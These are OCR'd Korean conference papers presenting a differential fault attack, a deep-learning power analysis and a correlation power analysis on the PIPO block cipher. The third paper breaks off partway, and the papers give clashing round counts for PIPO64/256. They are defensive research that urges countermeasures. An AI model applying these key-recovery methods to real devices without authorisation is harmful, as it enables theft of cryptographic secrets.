2.1 PIPO(Plug In Plug Out) [5]

PIPO는 비트슬라이스 구현을 목적으로 설계된 SPN 구조의 암호 알고리즘으로 64비트의 고정된 평문을 대상으로 암호화를 수행한다. 키의 크기에 따라 PIPO64/128, PIPO64/256으로 나뉘며 각각 13라운드, 15라운드로 구성된다. PIPO의 구조는[그림 1]과 같이 화이트닝 키를 XOR한 뒤 S-Layer, P-Layer, AddRoundKey로 이루어진 라운드 연산을 반복하는 간단한 구조를 이룬다. PIPO의 키스케줄은 단순히 비밀키를 블록 단위로 나누어 반복 사용하며 AddRoundKey 연산을 수행할 때 키와 함께 라운드 상수가 추가로 XOR 된다.

PIPO의 입출력 형태는 [그림 2]와 같다. 64비트 평문을 $(p_{63}\|p_{62}\|\ldots\|p_0)$로 정의했을 때, 다음과 같이 행 단위로 8비트 레지스터에 나누어 저장된다.

$$a_{row}^{k} = (p_{8\times k+7}\|p_{8\times k+6}\|\ldots\|p_{8\times k}), k \in [0,7]$$



[그림 2] PIPO 입·출력 형태

PIPO는 비트슬라이스 구조로 이루어져 있으므로 S-Layer 연산은 S-box 관점으로 보면 [그림 2]의 행렬에서 열 단위로 수행된다. 비트슬라이싱 연산을 $BitS$로 정의했을 때 S-Layer 연산은 다음과 같이 표현될 수 있다.

$$S(a) = BitS(Sb(a_{col}^{7}), Sb(a_{col}^{6}), \ldots, Sb(a_{col}^{0}))$$

본 논문에서 제안하는 차분 오류 공격에서 사용하는 차분 테이블은 [그림 2] 행렬에서 열 값인 a_{col}^{j}의 S-box 입·출력을 대상으로 한다.

2.2 DFA 오류 모델

차분 오류 공격은 오류 모델에 따라 공격자 가정의 강도가 달라진다. 공격자 가정은 크게 다음과 같이 분류된다.

1) 단일 비트 반전 모델

2) 단일 바이트 오류 모델

3) 다중 바이트 오류 모델

공격자의 오류 위치 지정 능력 또한 공격자의 능력에 대한 지표가 된다. 고도의 정확성을 요구하는 비트 모델, 한 시점에 여러 개 오류 발생시키는 다중 오류 모델일수록 그리고 오류 위치를 특정할 수 있는 모델일수록 공격자 가정이 강하다.

III. DFA on PIPO


본 장에서는 경량 블록암호 PIPO에 대한 차분 오류 공격 논리를 제안한다. 공격과정은 PIPO64/128 기준으로 서술한다.

3.1 공격자 가정

제안하는 PIPO 차분 오류 공격의 공격자는 고정키를 사용하는 PIPO가 동작하는 디바이스를 획득하여 암호화를 수행할 수 있다. 이때, 중간값의 변화를 유도할 수 있으며 정상·오류 암호문 쌍을 관측할 수 있다. 중간값을 변화시키는 오류 모델은 랜덤한 위치의 단일 바이트 오류 모델을 가정한다. 이는 전자파 오류주입을 통해 수행할 수 있는 현실적인 오류 모델이다.

3.2 PIPO64/128 차분 오류 공격

키스케줄에 의해 PIPO64/128은 두 개 라운드 키를 복구함으로써 비밀키를 복구할 수 있다. 따라서 제안하는 논리는 총 두 번의 공격을 수행한다. [그림 3]과 같이 13라운드와 12라운드의 S-Layer 입력에 대한 오류를 통해 RK_{13}, RK_{12}를 복구한다. 13라운드 공격(Attack 1)은 다음과 같이 총 4개 단계로 구성된다.



[그림 3] PIPO DFA 오류주입 위치

1단계. S-Layer 입력 차분 계산

정상·오류 암호문 쌍(C,C^*)을 이용하여 아래 식과 같이 S-Layer 출력 차분을 계산할 수 있다.

$$m \oplus m^* = P^{-1}(C \oplus (RK_{13} \oplus c_{13})) \oplus P^{-1}(C^* \oplus (RK_{13} \oplus c_{13}))$$
$$= P^{-1}(C) \oplus P^{-1}(RK_{13} \oplus c_{13}) \oplus P^{-1}(C^*) \oplus P^{-1}(RK_{13} \oplus c_{13})$$
$$= P^{-1}(C) \oplus P^{-1}(C^*)$$

PIPO의 S-Layer 입력 구조로 인해 [그림 4]와 같이 특정 비트에 반전이 발생하면 해당 비트 열에서 출력 차분이 발생한다. 따라서 앞서 계산한 S-Layer 출력 차분의 특정 열이 0인지 아닌지에 따라 S-Layer 입력 차분을 추정할 수 있다.


2단계. 오류 발생 바이트 위치 탐색

S-Layer 입력에 발생한 오류는 바이트 위치와 상관없이 출력의 모든 바이트에 차분을 발생시킨다. 즉, 1단계에서 획득한 S-Layer 입력 차분을 통해 해당 차분이 몇 번째 바이트에 발생했는지 알 수 없다. 본 단계에서는 S-Layer 입·출력 차분 정보를 통해 실제 오류가 발생한 바이트 위치를 탐색하는 방법을 제안한다.

S-box 관점에서 S-box의 입력 차분은 오류 바이트 위치에 상관없이 1비트 차분을 가진다. 따라서 가능한 입력 차분의 크기는 1, 2, 4, 8, 16, 32, 64, 128이다. [그림 4]에서 차분이 존재하는 j열에 대한 S-box 입·출력 차분 관계식은 다음과 같다.

$$Sb(x_{col}^j) \oplus Sb(x_{col}^j \oplus i) = (m \oplus m^*)_{col}^j$$

1비트 차분 테이블을 이용하여 모든 i에 대



[그림 4] S-Layer의 입력 차분과 출력 차분 사이 관계 예시

하여 $(m \oplus m^*)_{col}^j$를 만족하는 x_{col}^j의 존재 여부를 판단한다. 이후, 차분이 존재하는 모든 비트 위치의 열에 대한 분석으로 후보를 결정한다. [표 2]는 본 논문에서 제안하는 바이트 위치 탐색 알고리즘이다. 최종 반환 값인 A 배열에서 1의 값을 가지는 원소의 인덱스는 오류가 주입되었다고 판단되는 바이트 인덱스를 의미한다.

[표 2] 오류 바이트 위치 탐색 알고리즘

In :	0이 아닌 S-box 출력 차분 $D_0, \ldots, D_{d-1}$ (d : 0이 아닌 차분 개수)
Out:	$A = \{a_0, a_1, a_2, a_3, a_4, a_5, a_6, a_7\}$, $a_i = 0$ *or* 1 (1일 때, 해당 인덱스 바이트에 오류 발생)
1 :	$A := \{1,1,1,1,1,1,1,1\}$
2 :	For $j = 0$ *to* $d-1$
3 :	For $k = 0$ *to* 7
4 :	If $diff[2^k][D_j] = 0$
5 :	$A[k] = 0$
6 :	Return A

오류가 주입되었을 때, 어떤 입력 비트에 차분이 발생하는지는 랜덤하다. 그리고 차분의 비트 수에 따라 S-box 입력 차분이 단 하나로 결정될 확률이 다르다. [표 3]은 입력 차분의 비트 수에 따른 입력 차분의 결정 확률을 보인다. 결과적으로 랜덤한 위치에 단일 바이트 오류가 주입되었을 때, 약 88.4% 확률로 S-box 입력 차분이 유일하게 결정된다.

[표 3] 입력 차분 비트 수에 따른 S-box 입력 차분 결정 확률

입력 차분 비트 수	확정 확률	입력 차분 비트 수	확정 확률
1비트 차분	≒30.1%	5비트 차분	≒96.9%
2비트 차분	≒68.3%	6비트 차분	≒98.5%
3비트 차분	≒85.6%	7비트 차분	>99.0%
4비트 차분	≒93.3%	8비트 차분	>99.0%

3단계. S-Layer 입력 후보 결정

2단계에서 결정된 S-box 입력 차분과 출력 차분 쌍$((m\oplus m^*)^j_{col},\ i)$에 따라 x^j_{col}의 후보를 결정한다. 3개 쌍에 의해 약 89.1%, 4개 쌍에 의해 약 98.8% 확률로 유일한 x^j_{col} 값이 결정된다.

4단계. 라운드키 확정

1단계~3단계 과정을 반복하여 열 단위로 S-Layer 입력을 확정한다. 모든 열$(j=0,\ldots,7)$에 대한 분석으로 모든 입력 바이트를 확정하고 다음과 같이 RK_{13}을 계산한다.


$$RK_{13}=P(S(x))\oplus C\oplus c_{13}$$

공격과정에서 오류로 인한 입력 차분은 각 비트에 대하여 모두 요구되므로 최대 8개의 오류 암호문이 필요하다. 그리고 3~4개 이상 바이트 위치에 대한 오류를 통해 높은 확률로 하나의 열이 유일하게 결정된다. 따라서 제안하는 차분 오류 공격은 약 20~30개의 오류 암호문을 통해 RK_{13}을 확정할 수 있다.

RK_{12} 복구를 위해 [그림 3]의 12라운드 공격(Attack 2)을 수행한다. 공격과정은 앞서 소개한 공격 논리와 같으며 추가적인 중간값 연산 외에 다른 공격과정이 추가되지 않는다. 최종적으로 앞서 복구한 RK_{12}, RK_{13}을 사용하여 비밀키를 복구한다.

IV. 실험결과

본 장에서는 제안하는 PIPO64/128에 대한 차분 오류 공격에 대한 시뮬레이션 검증을 보인다. 공격 대상 라운드 S-Layer 입력의 랜덤 위치의 단일 바이트 값에 오류를 유도하여 20개의 오류 암호문을 획득하였다. 그리고 제안하는 차분 오류 공격을 12, 13라운드에 각각 수행하였다. 그 결과 [그림 5]와 같이 올바른 마스터키를 복구할 수 있었고 1000번 수행에서 931번 하나의 키로 확정할 수 있었다.



[그림 5] PIPO64/128 DFA 시뮬레이션 결과

V. 결론

본 논문에서는 국산 경량 블록암호 PIPO에 대한 차분 오류 공격을 최초로 제안하였고 시뮬레이션을 통해 공격의 유효성을 증명하였다. 제안하는 공격을 통해 약 40~60개의 오류 암호문으로 PIPO64/128의 비밀키 128비트를 정확히 복구할 수 있었다. 그리고 제안하는 공격은 추가적인 라운드 공격만으로 PIPO64/256 대상으로 동일하게 적용할 수 있다. 본 공격은 랜덤한 위치에 단일 바이트 오류라는 현실적인 오류 모델을 가정하므로 실질적인 위협이 된다. 따라서 본 논문에서 제안한 공격은 PIPO를 실제 운용할 때, 오류주입 공격 대응기법의 필요성을 시사한다. 향후 구체적인 대응기법에 관한 연구 및 전자파 오류주입 공격을 통한 실 디바이스에 대한 검증을 수행할 예정이다.

[사사]

"본 논문은 산업통상자원부 국제공동기술개발사업으로 지원된 연구임. (P0011922, 딥러닝을 이용한 RISC-V 기반 하드웨어 보안성 검증 도구 개발)"

[참고문헌]

[1] Biham, Eli, and Adi Shamir. "Differential fault analysis of secret key cryptosystems." Annual international cryptology conference. Springer, Berlin, Heidelberg, 1997.

[2] Moradi, Amir, Mohammad T. Manzuri Shalmani, and Mahmoud Salmasizadeh. "A generalized method of differential fault attack against AES cryptosystem." International Workshop on Cryptographic Hardware and Embedded Systems. Springer, Berlin, Heidelberg, 2006.

[3] Kim, Chong Hee. "Differential fault analysis against AES-192 and AES-256 with minimal faults." 2010 Workshop on Fault Diagnosis and Tolerance in Cryptography. IEEE, 2010.

[4] Liao, Nan, et al. "Improving DFA attacks on AES with unknown and random faults." Science China Information Sciences 60.4: 1-14, 2017.

[5] Kim, Hangi, et al. "PIPO: A Lightweight Block Cipher with Efficient Higher-Order Masking Software Implementations." International Conference on Information Security and Cryptology. Springer, Cham, 2020.

경량 블록암호 PIPO에 대한 딥러닝 기반 프로파일링 부채널 분석의 라벨별 비교

우지은*, 문혜원*, 안성현*, 한동국*

*국민대학교 (대학원생, 교수)

Label-Specific Comparison of Profiled Deep Learning Side-Channel Analysis for Lightweight Block Cipher PIPO

Ji-Eun Woo*, Hye-Won Mun*, Seong-Hyun An*, Dong-Guk Han*

*Kookmin University(Graduate student, Professor)

요 약

본 논문에서는 ICISC 2020에 발표된 경량 블록암호 PIPO(Plug-In Plug-Out)에 대하여 딥러닝 기반 부채널 분석 관점에서의 안전성을 검증하고자 한다. 분석 대상은 Atmel XMEGA128D4+ChipWhisperer UFO Board에서 수집한 파형으로, 라벨은 PIPO의 라운드 함수인 Key Addition, S-Layer의 한 바이트 출력값을 One-Hot Encoding 한 값으로 구성하였다. 실험을 통해 2가지 라벨 모두 마스터키 복구에 성공함을 보였으며 특히 S-Layer의 경우 3개의 적은 파형으로도 공격에 성공하였다. 따라서 비트 슬라이스 구현의 특성을 고려한 1-bit 공격모델을 사용하지 않고도 PIPO를 효과적으로 공격할 수 있음을 보였다.

I. 서론

사물인터넷(IoT, Internet of Things) 기술이 발전함에 따라 스마트 홈, 스마트 카와 같은 IoT 장비들의 사용량이 증가하였다. 따라서 이러한 장비들의 데이터 보안을 위해 LEA, PIPO[1] 등과 같은 경량 블록암호들이 제안되었으나 암호 알고리즘이 동작할 때 의도치 않게 부채널 정보가 누출될 수 있다. 이를 통해 비밀키를 도출하는 분석을 부채널 분석이라고 하며[2], 대표적으로 소비전력 파형을 사용하는 전력분석이 있다.

최근 딥러닝이 다양하게 활용되면서 부채널 분석 분야에서도 이를 활용한 분석 방법들이 제안되고 있다[3, 4]. 그중 딥러닝 기반 프로파일링 부채널 분석은 부채널 정보와 그에 대응하는 중간값으로 학습시킨 신경망을 이용하여 비밀 값을 추측하는 분석 방법이다.

전통적인 프로파일링 전력분석의 경우 공격자가 소비전력 파형에서 특징을 추출하여 프로파일한 정보를 기반으로 공격을 수행한다. 따라서 공격자의 능력에 따라 공격 결과가 크게 좌우될 수 있다는 단점이 존재한다. 이와 달리 딥러닝 기반 프로파일링 전력분석은 파형의 특징을 신경망 스스로 추출하고 학습하기 때문에 공격자의 능력과 상관없이 높은 공격 성능을 기대할 수 있다.

본 논문에서는 PIPO-64/128에 대하여 분석 타겟을 각 라운드 함수인 Key Addition, S-Layer로 했을 때의 딥러닝 기반 프로파일링 부채널 분석 결과를 제시한다. 이를 통해 적은 수의 파형으로도 분석이 가능할 뿐만 아니라 라벨을 1-bit가 아닌 출력값 8-bit로 하여도 올바른 키를 성공적으로 도출할 수 있음을 보인다.

II. 관련 연구

2.1 PIPO(Plug-In Plug-Out)


PIPO는 SPN(Substitution Permutation Network) 구조의 경량 블록암호로 제안되었으며, 그 종류는 [표 1]과 같다.

[표 1] PIPO 종류


	블록 크기 (bit)	마스터키 (bit)	라운드 수
PIPO-64/128	64	128	13
PIPO-64/256	64	256	17

이때 PIPO-64/128의 마스터키는 $K = K_1 \| K_0$ (K_i: 64-bit)이고 라운드키는 $RK_i = K_{i \bmod 2}$이다. RK_0는 화이트닝키이다.

각 라운드는 비선형 층 S-Layer와 선형 층 R-Layer, 라운드키와 라운드 상수를 XOR(eXclusive-OR)하는 과정으로 이루어져 있다. 비트슬라이스 기법으로 구현된 PIPO의 S-Layer는 8×8 비트행렬의 각 열을 $SBox$의 값으로 치환한다. R-Layer는 8×8 비트행렬의 한 행씩 왼쪽으로 순환하는 계산을 거치게 된다. [그림 1]은 PIPO의 구조, [그림 2]는 S-Layer, R-Layer를 나타낸다.



[그림 1] PIPO의 구조



[그림 2] S-Layer(좌)와 R-Layer(우)

2.2 딥러닝 기반 프로파일링 부채널 분석

딥러닝 기반 프로파일링 부채널 분석은 다층 퍼셉트론(MLP, Multi-Layer Perceptron)이나 합성곱 신경망(CNN, Convolution Neural Network) 등의 인공신경망을 사용하여 부채널 분석을 수행하는 방법이다. 이때 공격자는 공격 대상 장비와 유사하며 공격자가 완전히 제어할 수 있는 프로파일링 장비를 소유하고 있다고 가정한다. 딥러닝 기반 프로파일링 공격은 프로파일링 단계, 공격 단계로 나뉘며 각 단계에 대한 설명은 다음과 같다.

2.2.1 프로파일링 단계

프로파일링 단계에서 공격자는 프로파일링 장비가 임의의 평문과 키에 대한 암호화를 수행할 때 발생하는 소비전력 파형을 수집한다. 그 후 소비전력 파형을 입력 데이터로, 중간값을 라벨로 하여 신경망을 학습시킨다. 이때 수집한 소비전력 파형의 일부를 학습에 영향을 끼치지 않는 검증 데이터 집합으로 사용하여 신경망의 정확도를 판단한다.

2.2.2 공격 단계

공격 단계에서는 프로파일링 단계에서 학습한 신경망을 사용하여 공격 대상 장비에서 수집한 소비전력 파형에 대응되는 중간값을 복원한다. 이때 공격 파형에서 신경망 결괏값으로 나오는 후보키를 히팅하여 그중 가장 많이 히팅된 후보키를 옳은 키라고 판단한다.

III. 라벨별 딥러닝 기반 프로파일링 분석 비교

본 절에서는 실험에 사용한 실험 환경 및 신경망 구성, 그리고 성능 비교 기준으로 사용한 분석 성공 지표와 KGE(Key Guessing Entropy)를 설명한다.

3.1 실험 환경

성능 비교를 위한 분석 대상은 Atmel XMEGA128D4+ChipWhisperer UFO Board에서 수집한 PIPO-64/128 1, 2라운드의 소비전력 파형으로 하였다. 실험에 사용한 파형 수는 [표 2]와 같다. 학습 파형의 경우 랜덤한 키와 평문을 사용하였고 70%는 학습 데이터 집합으로 30%는 검증 데이터 집합으로 사용하였다. 그리고 공격

파형의 경우 고정된 키와 랜덤한 평문을 사용하여 수집하였다.

[표 2] 학습 및 공격 파형 수

학습 파형 수	28,000
검증 파형 수	12,000
공격 파형 수	5,000

딥러닝 학습에 사용한 Tensorflow 버전은 1.15.0이며, Keras 버전은 2.3.1이다.

3.2 신경망 구성

신경망은 [표 3]과 같이 두 개의 은닉층으로 구성된 MLP이며, 신경망 파라미터는 [표 4]와 같다. 라벨은 Key Addition과 S-Layer의 출력 값을 One-Hot Encoding 한 값으로 설정하였다.

[표 3] 신경망 구조

Layer	입력층	은닉층	은닉층	출력층
Dense (노드 수)		150	100	256
활성화 함수		ReLU	ReLU	Softmax
배치 정규화	O	O	O	

[표 4] 신경망 파라미터

에포크 수	15
배치 크기	32
최적화 알고리즘	Adam
손실함수	categorical_crossentropy
커널초기화 함수	he_uniform

3.3 분석 성공 지표와 KGE

분석 성공의 지표로는 후보키의 히팅 수 중 가장 많은 히팅 수와 그다음으로 많은 히팅 수의 비를 사용하였다. 이 값이 1.2 이상일 때, 가장 많이 히팅된 후보키가 옳은 키라고 판단한다.

본 논문에서는 공격이 성공하는 최소 공격 파형 수를 측정하기 위해 KGE(Key Guessing Entropy)를 사용한다. 파형 i개에 대해 공격을 수행했을 때, 옳은 키에 대한 히팅 개수의 등수를 KGE_i라고 하자. 이때 최소 공격 파형 수는 $KGE_i = 0$을 처음으로 만족하는 i를 말한다. 따라서 KGE가 빠르게 0에 도달할수록 공격 성능이 좋다고 할 수 있다.

IV. 실험 결과

이 절에서는 [표 3], [표 4]와 같이 구성한 동일한 MLP에 대해, 라벨을 각각 Key Addition과 S-Layer의 출력으로 했을 때의 분석 결과와 그 비교를 보여준다.

4.1 Key Addition

1라운드 Key Addition을 분석 타겟으로 하는 경우, 학습 데이터에 대응되는 키 k에 대한 라벨은 [수식 2]와 같다. [수식 2]로 학습한 신경망을 통해 RK_0의 각 $byte \in [0,7]$를 복구할 수 있다.

$$Label = (Plain\,Text \oplus k)[byte]$$

[수식 2] RK_0에 대한 Key Addition 라벨


공격 파형에 대한 신경망의 추측 값($Output$)은 [수식 2]와 같으므로 [수식 3]의 과정으로 RK_0를 복구한다.

$$RK_0[byte] = Output \oplus Plain\,Text[byte]$$

[수식 3] Key Addition 라벨일 때 RK_0를 복구하는 과정

다음으로 RK_1도 유사한 과정으로 2라운드 Key Addition 출력값을 사용하여 복구한다. 단, 1라운드는 라운드키에 1이 XOR 되어 있다는 것을 유의해야 한다.

[그림 3]은 RK_0의 $byte$ 후보별 히팅 수를 나타낸 것으로, 이를 통해 마스터키 $K = RK_1 || RK_0$를 올바르게 분석하였다.



[그림 3] RK_0 $byte$ 후보별 히팅 수

4.2 S-Layer

8×8 비트행렬에서 각각의 열을 $byte \in [0,7]$ 라고 하고, 그중 한 열을 추출하는 함수를 BS 라고 하자.

1라운드 S-Layer을 분석 타겟으로 하는 경우, 학습 데이터에 대응되는 키 k에 대한 라벨은 [수식 4]와 같다. [수식 4]로 학습한 신경망을 통해 RK_0의 각 $byte$를 복구할 수 있다.

$$Label = SBox[BS(Plain\,Text \oplus k)[byte]]$$

[수식 4] RK_0에 대한 S-Layer 라벨


공격 파형에 대한 신경망의 추측 값($Output$)은 [수식 4]와 같으므로 [수식 5]의 과정으로 RK_0를 복구한다.

$$BS(RK_0)[byte] = Sbox^{-1}[Output] \oplus BS(Plain\,Text[byte])$$

[수식 5] S-Layer 라벨일 때 RK_0를 복구하는 과정

다음으로 RK_1도 유사하게 복구한다. 단, 1라운드는 라운드키에 1이 XOR 되어 있다는 것을 유의해야 한다.

[그림 4]는 $BS(RK_0)$의 $byte$ 후보별 히팅 수를 나타낸 것으로, 이를 통해 마스터키 $K = RK_1 \| RK_0$를 올바르게 분석하였다.



[그림 4] $BS(RK_0)$ $byte$ 후보별 히팅 수

4.3 비교

[표 5]는 분석 타겟이 Key Addition일 때와 S-Layer일 때의 KGE에 따른 최소 공격 파형 수를 나타낸 것이다. 분석 타겟이 Key Addition인 경우 마스터키를 분석하기 위해 21개의 파형의 필요하고, S-Layer의 경우 3개의 파형이 필요하다. 따라서 두 라벨 모두 적은 파형 수를 사용하여 마스터키를 효과적으로 복구하였다.

V. 결론

본 논문에서는 PIPO-64/128이 딥러닝 기반 프로파일링 부채널 분석 관점에서 취약점이 존재함을 보였다. 분석 타겟이 Key Addition인 경우 최소 21개의 파형 수로 마스터키를 도출할 수 있었다. 즉, 비트 슬라이스 구조를 사용하지 않아도 Key Addition의 출력값을 사용하여 마스터키를 충분히 복구할 수 있다.

분석 타겟이 S-Layer인 경우 최소 3개의 파형 수만으로도 마스터키를 도출할 수 있었다. 일반적으로 비트 슬라이스 구현 대상 알고리즘은 S-Layer 결괏값의 한 비트를 라벨로 사용한다. 하지만 본 논문에서는 라벨을 한 비트가 아닌 출력값 자체로 잡아도 매우 적은 파형 수로 올바른 비밀키를 도출할 수 있음을 보였다.

따라서 안전한 PIPO 암호 알고리즘을 위해서는 신경망 학습 시 혼선을 줄 수 있는 마스킹 혹은 하이딩과 같은 대응기법이 적용되어야 한다.

[사사] "본 논문은 산업통상자원부 국제공동기술개발 사업으로 지원된 연구임. (P0011922, 딥러닝을 이용한 RISC-V 기반 하드웨어 보안성 검증 도구 개발)"

[참고문헌]

[1] Hangi Kim, et al. "PIPO: A Lightweight Block Cipher with Efficient Higher-Order Masking Software Implementations." International Conference on Information Security and Cryptology. Springer, Cham, 2020.

[표 5] 라벨별 최소 공격 파형 수

$byte$	0	1	2	3	4	5	6	7
1 (2) 라운드 Key Addition	8 (11)	18 (9)	6 (12)	16 (20)	11 (6)	21 (14)	3 (2)	3 (11)
1 (2) 라운드 S-Layer	1 (1)	2 (2)	2 (2)	3 (1)	2 (2)	1 (2)	2 (2)	3 (2)

[2] Paul Kocher, Joshua Jaffe, and Benjamin Jun. “Differential power analysis.” Annual internatio nal cryptology conference. Springer, Berlin, Hei deberg, 1999.
[3] Houssem Maghrebi, Thibault Portigliatti, and E mmanuel Prouff, Breaking cryptographic imple mentations using deep learning techniques, Int ernational Conference on Security, Privacy, and Applied Cryptography Engineering. Springer, C ham, 2016.
[4] Ryad Benadjila, Emmanuel Prouff, Remi Strullu, Eleonora Cagli and Cecile Dumas, Study of de ep learning techniques for side-channel analysi s and introduction to ASCAD database, ANSS I, France & CEA, LETI, MINATEC Campus, France. Online verfügbar unter https://eprint. i acr. org/2018/053.

신규 블록암호 PIPO에 대한 효율적인 상관전력분석

김수진*, 안성현*, 김연재*, 문혜원*, 우지은*, 한동국*

*국민대학교 (대학원생, 교수)

Efficient Correlation Power Analysis for New Block Cipher PIPO

Soo-Jin Kim*, Seong-Hyun An*, Yeon-Jae Kim*, Hye-Won Mun*, Ji-Eun Woo*, Dong-Guk Han*

*Kookmin University (Graduate student, Professor)

요 약

최근 부채널 분석에 대한 관심이 높아지면서 부채널 분석 대응기법을 적용하기에 용이한 국산 경량 암호 PIPO(Plug-In Plug-Out)가 제안되었다. PIPO는 비트슬라이스 기반 S-Box 연산을 사용하며 S-Box 입출력 각각의 비트들이 서로 다른 레지스터에 들어가 병렬적으로 연산하는 특징이 있다. 따라서 PIPO에 대해 상관전력분석을 수행할 때 S-Box 출력값의 단일비트를 중간값으로 선택하는 것이 유리하다. 본 논문에서는 상관전력분석의 성능을 예측하는 Best bit selection을 PIPO에 적용하여 높은 분석성능을 가지는 단일비트 중간값을 제안한다. 또한 Chipwhisperer-Lite+(Atmel XMEGA128, STM32F3) 두 개의 환경에서 실험을 진행하며 제안한 방법이 효율적인 상관전력분석임을 입증한다.

I. 서론

부채널 분석이란 대상 기기에서 암호 알고리즘이 동작할 때 누출되는 전력소비, 전자파, 소리 등의 부채널 정보를 사용하여 암호 알고리즘의 비밀값을 알아내는 분석 방법이다. 이러한 분석에 대응하기 위해서는 암호 알고리즘에 마스킹, 하이딩 등 대응기법을 적용해야 한다. 그러나 기존 블록암호에 대응기법을 적용하면 시간, 메모리 사이즈 등 오버헤드가 비약적으로 늘어난다는 단점이 있다. 최근 이러한 문제를 최소화하기 위해 부채널 분석 대응기법을 효율적으로 적용할 수 있는 블록암호에 대한 연구가 활발히 진행되고 있다.

2020년 김한기 등은 효율적인 마스킹을 적용할 수 있는 국산 경량 암호 PIPO(Plug-In Plug-Out)를 제안했다[1]. PIPO는 비트슬라이스 기반 암호이며 AddRoundKey, S-Box, P-Box 3가지 함수와 라운드키 생성으로 이루어진다. S-Box 연산은 비트슬라이스 기반이며 S-Box 입력값의 각각의 비트를 병렬적으로 연산하는 특징을 가지고 있다.

이러한 특징으로 인해 PIPO는 상관전력분석에서 중간값을 S-Box 출력값의 단일비트로 선택해야 높은 분석성능을 기대할 수 있다. 한재승 등은 상관전력분석에서 비트슬라이스 기반 S-Box를 활용하여 단일비트에 따른 분석성능(*Ratio*)을 예측하는 방법인 Best bit selection을 제안하였다[2]. 본 논문에서는 다음과 같은 방법을 활용하여 비트슬라이스 기반 암호인 PIPO에 대한 효율적인 상관전력분석 방법을 제안한다. 두 개의 실험환경 Chipwhisperer-Lite+(Atmel XMEGA128, STM32F3)에서 제안한 방법이 가장 높은 분석성능을 가짐을 실험적으로 보인다.

II. 관련 연구

2.1 상관전력분석[3]

상관전력분석(Correlation Power Analysis, C

PA)은 암호 알고리즘 동작 중 발생하는 전력소비와 추측키에 대한 중간값의 상관관계를 기반으로 암호 알고리즘의 비밀키를 추측하는 분석 방법이다. 일반적으로 소프트웨어에서 알고리즘 동작 시 전력소비는 해밍웨이트 모델을 따른다. 따라서 상관전력분석에서는 전력소비 집합(T)과 추측키 k에 대한 중간값의 해밍웨이트 집합($I(k)$)의 피어슨의 상관계수를 사용한다. 추측키 k에 대한 피어슨 상관계수 식은 다음과 같다.

$$\rho(k) = \frac{Cov(T, I(k))}{\sigma_T \sigma_{I(k)}}$$

옳은키 rk에 대한 상관계수를 제외하고 가장 상관계수가 높은 추측키를 $2^{nd}k$라고 하자. 본 논문에서는 상관전력분석의 성능지표로 rk와 $2^{nd}k$의 상관계수의 비, $Ratio$를 사용한다.

$$Ratio = \frac{\rho(rk)}{\rho(2^{nd}k)}$$


2.2 PIPO(Plug-In Plug-Out)[1]

PIPO는 2020년 ICISC에서 발표된 경량 블록 암호 알고리즘으로서, 효율적인 부채널 대응기법을 적용할 수 있다. PIPO는 [표 1]과 같이 2가지 규격을 갖고 있다.


[표 1] PIPO의 규격

구분	블록 사이즈	키 사이즈	라운드 수(r)
